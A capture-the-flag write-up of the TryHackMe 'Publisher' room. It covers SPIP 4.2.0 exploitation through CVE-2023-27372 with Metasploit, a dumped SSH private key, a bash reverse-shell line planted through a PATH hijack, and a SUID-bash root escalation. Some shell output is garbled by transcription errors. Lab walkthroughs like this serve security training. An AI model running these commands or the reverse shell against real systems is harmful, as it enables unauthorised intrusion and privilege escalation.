Adding to hosts

```
(j6a5trunaut  Jesus) - [~/TryHackMe/Publisher_CTF]

$ nmap -T4 -p- 10.10.1.92

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-29 13:49 PDT Nmap scan report for publisher.thm (10.10.1.92)

Host is up (0.15s latency).

Not shown: 65533 closed tcp ports (conn-refused)

PORT STATE SERVICE

22/tcp open ssh

30/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 532.18 seconds
```

Going to http port: 80



This a static website, no links actually work. I will try Gobuster now:

I can see sub-directories like /images, /spip and server-status(you cannot access)

for /images , you get this:

Index of /images

<u>Name</u>	Last modified	Size Description
Parent Directory		-
180_column_bg.jpg	2023-12-20 19:05	2.1K
ads.jpg	2023-12-20 19:05	9.7K
bottom_panel_bg.jpg	2023-12-20 19:05	27K
somment_icon.jpg	2023-12-20 19:05	3.8K
image_01.jpg	2023-12-20 19:05	59K
image_02.jpg	2023-12-20 19:05	37K
logo.jpg	2023-12-20 19:05	29K
<u>menu_bg.jpg</u>	2023-12-20 19:05	4.9K
menu_bg_repeat.jpg	2023-12-20 19:05	329
templatmeo_column_two_bg.jpg	2023-12-20 19:05	3.6K
top_bg.jpg	2023-12-20 19:05	56K

Apache/2.4.41 (Ubuntu) Server at publisher.thm Port 80

From looking at it without clicking, its literally just images

for sub-directory /spip:

Publisher

Title : The Power and Peril of Online Publications : Navigating the Impact on Society

13 novembre 2023, par think

In the era of rapid digitalization, the internet has become a powerful platform for self-expression and information dissemination. While online publications provide a valuable space for sharing ideas and perspectives, the potential for harm to individuals and society cannot be ignored. This article delves into the dual nature of internet publications, exploring the positive aspects and the potential pitfalls that can adversely affect others.

The Positive Side : Information Sharing (...)



>>


Rechercher:

a

2023 - 2024 Publisher Plan du site | Se connecter | Contact | RSS 2.0

The room synopsis gives you some clues on what to look for. I know its SPIP open-source content management system (CMS) used for publishing and managing content on the web. I just need to figure out the version:

Checking out Wappalyzer:



Found that 4.2.0 version of SPIP. Ok, Now I will look for any exploits for it

Using google search: "spip 4.2.0 exploit":

https://packetstormsecurity.com/files/171921/SPIP-Remote-Command-Execution.html





SPIP Remote Command Execution

Authored by coiffeur, Laluka, Julien Voisin | Site metasploit.com

Posted Apr 18, 2023

This Metasploit module exploits a PHP code injection in SPIP. The vulnerability exists in the oubli parameter and allows an unauthenticated user to execute arbitrary commands with web user privileges. Branches 3.2, 4.0, 4.1 and 4.2 are concerned. Vulnerable versions are below 3.2.18, below 4.0.10, below 4.1.18 and below 4.2.1.

tags | exploit, web, arbitrary, php advisories | CVE-2023-27372

SHA-256 | da36b42d35a291178bebac45397335e931352a6a022f64275dfb7fc469079f1f

Download | Favorite | View

■ Related Files

Share This

Seems like you have to use metasploit to exploit this vulnerabilty: CVE-2023-27372

I like "1" for RCE:

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/spip_roe_form) > set RHOST 10.10.113.112

msf6 exploit(unix/webapp/spip_roe_form) > set RPORT 80

RPORT => 80

msf6 exploit(unix/webapp/spip_roe_form) > set TARGETURI /spip/
TARGETURI => /spip/
msf5 exploit(unix/webapp/spip_roe_form) > set LHOST 10.13.54.5

LHOST => 10.13.54.5

msf6 exploit(unix/webapp/spip_roe_form) > set LPORT 4444

LPORT => 4444

msf6 exploit(unix/webapp/spip_roe_form) > run

[*] Started reverse TCP handler on 10.13.54.5:4444

[*] Running automatic check ("set AutoCheck false" to disable)

[*] SPIP Version detected: 4.2.0

[*] The target appears to be vulnerable.

[*] Got anti-csrf token: AKXEs406r36F25LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsM1nvbq2xARLr6toNbdfE/YV7egygXhx

[*] Sending stage (39927 bytes) to 10.10.113.112

[*] Meterpreter session 1 opened (10.13.54.5:4444 -> 10.10.113.112:49360) at 2024-06-29 18:06:50 -0700

meterpreter >
```

I got a shell, I upgraded shell to be more stable:

```
meterpreter > background
*] Backgrounding session 1...
m<u>sf6</u> exploit(<mark>un</mark>
                                        ) > session -u 1

    Unknown command: session. Did you mean sessions? Run the help command for more details.

sf6 exploit(
                                         ) > sessions -u 1
*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
   * missing Meterpreter features: stdapi_railgun_api
*] Upgrading session ID: 1
*] Starting exploit/multi/handler
 *] Command stager progress: 100.00% (773/773 bytes)
m<u>sf6</u> exploit(
*] Sending stage (1017704 bytes) to 10.10.113.112
 *] Meterpreter session 2 opened (10.13.54.5:4433 -> 10.10.113.112:48794) at 2024-06-29 18:16:20 -0700
*] Stopping exploit/multi/handler
noami
j6a5trunaut
<u>msf6</u> exploit(
<u>meterpreter</u> > sysinfo
Computer : 172.17.0.2
OS : Ubuntu 20.04 (Linux 5.4.0-169-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
<u>eterpreter</u> > getuid
```

Now that I am in and with a stable session, I search around for obvious files and I found **user.txt**:

```
<u>meterpreter</u> > cd home
<u>meterpreter</u> > ls
Listing: /home
_____
                Size Type Last modified
                                                      Name
Mode
040755/rwxr-xr-x 4096 dir 2024-02-10 13:27:54 -0800
                                                      think
meterpreter > cd think
<u>meterpreter</u> > ls
Listing: /home/think
===========
                      Type Last modified
                                                      Name
Mode
                 Size
020666/rw-rw-rw- 0
                      cha
                            2024-06-29 17:25:20 -0700
                                                      .bash_history
100644/rw-r--r-- 220 fil 2023-11-14 00:57:26 -0800
                                                     .bash_logout
100644/rw-r--r-- 3771 fil
                            2023-11-14 00:57:26 -0800
                                                      .bashrc
040700/rwx---- 4096 dir
                           2023-11-14 00:57:24 -0800
                                                      .cache
                                                     .config
040700/rwx---- 4096 dir 2023-12-08 05:07:22 -0800
040700/rwx---- 4096 dir 2024-02-10 13:22:33 -0800
                                                      .gnupg
040775/rwxrwxr-x 4096 dir 2024-01-10 04:46:09 -0800
                                                     .local
                                                      .profile
100644/rw-r--r-- 807
                     fil 2023-11-14 00:57:24 -0800
020666/rw-rw-rw- 0 cha 2024-06-29 17:25:20 -0700
                                                      .python_history
040755/rwxr-xr-x 4096 dir 2024-01-10 04:54:17 -0800
                                                     .ssh
                     cha 2024-06-29 17:25:20 -0700
020666/rw-rw-rw- 0
                                                      .viminfo
040750/rwxr-x--- 4096 dir 2023-12-20 11:05:25 -0800
                                                      spip
100644/rw-r--r--
                 35
                      fil
                            2024-02-10 13:20:39 -0800
                                                      user.txt
meterpreter > cat user.txt
```

Now for privilege escalation:

```
<u>meterpreter</u> > cd .ssh
<u>meterpreter</u> > ls
Mode
                  Size Type Last modified
                                                          Name
100644/rw-r--r--
                              2024-01-10 04:54:17 -0800 authorized_keys
                        fil.
                              2024-01-10 04:48:14 -0800
100644/rw-r--r--
100644/rw-r--r-- 569
                        fil
                              2024-01-10 04:48:14 -0800
                                                          id_rsa.pub
meterpreter > cat id_rsa
----BEGIN OPENSSH PRIVATE KEY----
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
----END OPENSSH PRIVATE KEY----
meterpreter >
```

Pulling the Private key for think, I'll copy and run chmod 600:

```
(j6a5trunaut  Jesus) - [~/TryHackMe/Publisher_CTF]
$ nano id_rsa

(j6a5trunaut  Jesus) - [~/TryHackMe/Publisher_CTF]
$ chmod 600 id_rsa
```

Now I will ssh at user "think":

```
_(<del>j6a5trunaut® Jesus</del>) -[~/TryHackMe/Publisher_CTF]
$ ssh -i id_rsa think@10.10.113.112
The authenticity of host '10.10.113.112 (10.10.113.112)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPA0s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.113.112' (ED25519) to the list of known host:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-169-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
 System information as of Sun 30 Jun 2024 02:04:44 AM UTC
 System load:
                                     1.2
 Usage of /:
                                    75.8% of 9.75GB
 Memory usage:
                                    15%
 Swap usage:
                                    0%
  Processes:
                                    134
 Users logged in:
  IPv4 address for br-72fdb218889f: 172.18.0.1
 IPv4 address for docker0: 172.17.0.1
 IPv4 address for eth0: 10.10.113.112
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Mon Feb 12 20:24:07 2024 from 192.168.1.13
think@publisher:~$
```

Trying to run linpeas on this victim's machine, is not working:

```
think@publisher:~$ wget http://10.13.54.5:8000/linpeas.sh

--2024-06-30 02:28:10-- http://10.13.54.5:8000/linpeas.sh

Connecting to 10.13.54.5:8000... connected.

HTTP request sent, awaiting response... 200 OK

Length: 862779 (843K) [text/x-sh]

linpeas.sh: Permission denied
```

Ok, let's try this:

The command find / -perm -4000 2>/dev/null is used to search for files with specific permissions across the entire file system

```
think@publisher:~$ find / -perm -4000 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

run_container looks pretty promising...

Going to directory "/usr/sbin" and then run, I'll run it:

```
think@publisher:/usr/sbin$ ./run_container

List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up 3 hours

Enter the ID of the container or leave blank to create a new one: 41c976e507f8

/opt/run_container.sh: line 16: validate_container_id: command not found

OPTIONS:
1) Start Container
2) Stop Container
3) Restart Container
4) Create Container
5) Quit
Choose an action for a container: |
```

The container is running but trying to get to **/opt/run_container.sh** via /opt folder is challenging because gives me access denied:

```
think@publisher:/usr/sbin$ cd /opt
think@publisher:/opt$ ls
ls: cannot open directory '.': Permission denied
```

Checking out the actual run container.sh

```
hink@publisher:/opt$ cat run_container.sh
!/bin/bash
 Function to list Docker containers
list_containers() (
   docker ps -a --format *ID: ((.ID}) | Name: ((.Names)) | Status: ((.Status))*
prompt_container_id() (
 Function to display options and perform actions
   echo "OPTIONS:"
   options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")
       case $REPLY in
           1) docker start "$container_id"; break ;;
           docker restart "$container_id"; break ;;
              docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
           5) echo "Exiting..."; exit ;;
       esac
 Main script execution
```

If I try and write to it, it gives me "permission denied" but I have permissions?!?!

```
think@publisher:/opt$ echo 'a' > run_container.sh -ash: run_container.sh: Permission denied
```

```
think@publisher:/opt$ 1s -asl run_container.sh
4 -rwxrwxrwx 1 root root 1715 Jan 10 12:40 run_container.sh
```

?????

Let's check out Apparmor, if you do not know what it is, I got you:

AppArmor (Application Armor) is a security module for the Linux kernel that provides mandatory access control (MAC). It allows system administrators to restrict programs' capabilities with per-

program profiles, enhancing the security of the system by confining potentially vulnerable or compromised programs.

we will be looking specifically in directory **apparmor.d**, The directory <code>/etc/apparmor.d</code> is the location where AppArmor profiles are stored on a Linux system. This directory contains the individual profiles that define the access control rules for various applications. Each profile specifies the permissions and restrictions for a particular application or service.

Let's look at what shell environment this current user is running:

```
think@publisher:/etc/apparmor$ echo $SHELL /usr/sbin/ash
```

/usr/sbin/ash is the environment running. Let's check out app.armor.d now:

```
think@publisher:/etc$ cd apparmor.d
think@publisher:/etc/apparmor.d$ 1s
abi disable local nvidia_modprobe tunables usr.sbin.ash usr.sbin.mysqld usr.sbin.tcpdump
abstractions force-complain lsb_release sbin.dhclient usr.bin.man usr.sbin.ippusbxd usr.sbin.rsyslogd
```

Let's read the shell:

```
think@publisher:/etc/apparmor.d$ cat usr.sbin.ash
#include <tunables/global>
/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>
  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,
  # Simplified rule for accessing /home directory
  owner /home/** rix,
```

Wow, we can see why were are getting denies all around:
deny /opt/ r,
deny /opt/ w,
deny /tmp/ w,
deny /dev/shm w,
deny /var/tmp w,
deny /home/** w,

I can set /var/tmp in my PATH to execute scripts from there, which will allow me to place and run Reverse shell.

Earlier when we ran the run container.sh, it couldn't verify the id, it was missing.

```
Enter the ID of the container or leave blank to create a new one: 41c976e507f8
/opt/run_container.sh: line 16: validate_container_id: command not found
```

From the error message, it seems that the script <code>/opt/run_container.sh</code> is attempting to call a command <code>validate_container_id</code>, which it cannot find, resulting in a <code>command not found</code> error.

By modifying the PATH environment variable to include /var/tmp (export PATH=/var/tmp:\$PATH), I can be ensured that any scripts or executables in /var/tmp could be found and executed.

```
think@publisher:/etc/apparmor.d$ export PATH=/var/tmp:$PATH
think@publisher:/etc/apparmor.d$ cd /var/tmp
think@publisher:/var/tmp$ 1s
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-fwupd.service-zXlLqh
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-botentrol.service-fEY6og
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-wodenManager.service-16ebtj
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-systemd-timesyncd.service-YIVBDg
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-systemd-timesyncd.service-YIVBDg
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-systemd-timesyncd.service-YIVBDg
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-systemd-timesyncd.service-YIVBDg
systemd-private-ad0eldcf2bee4727b3c0fe6d86247ee2-upower.service-fUYzJf
systemd-privat
```

- 1. add path "/var/tmp"
- 2. cd to "var/tmp"
- 3. create file named "validate_container_id", inside add bash reverse shell to it

bash -i >& /dev/tcp//4444 0>&1

make file executable

set up netcat and run run container.sh:

```
think@publisher:/var/tmp$ /opt/run_container.sh
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/
docker.sock: connect permission denied
docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var
/run/docker.sock: connect: permission denied.
List of Docker containers:
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/json?all=1": dial unix /var/run/
docker.sock: onnect: permission denied

Enter the ID of the container or leave blank to create a new one: 2
```

Now go to your listener and see that you have got a shell, now you should have access to /opt folder:

```
think@publisher:/var/tmp$ cd /opt
cd /opt
think@publisher:/opt$ ls
ls
containerd
dockerfile
run_container.sh
```

```
think@publisher:/opt$ echo 'chmod +s /bin/bash' > /opt/run_container.sh
echo 'chmod +s /bin/bash' > /opt/run_container.sh
think@publisher:/opt$ cat /opt/run_container.sh
cat /opt/run_container.sh
chmod +s /bin/bash
think@publisher:/opt$ ls -al /bin/bash
ls -al /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
think@publisher:/opt$ ls -la /bin/bash
ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash
think@publisher:/opt$ /usr/sbin/run_container
/usr/sbin/run_container
think@publisher:/opt$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
think@publisher:/opt$ /bin/bash -p
/bin/bash -p
whoami
root
cd /
cd root
ls
root.txt
spip
cat root.txt
```

- 1. Modify run_container.sh to Set the SUID Bit on /bin/bash
- 2. Execute the Modified Script
- Check SUID on Bash
- 4. Gain Root Access

Great Room!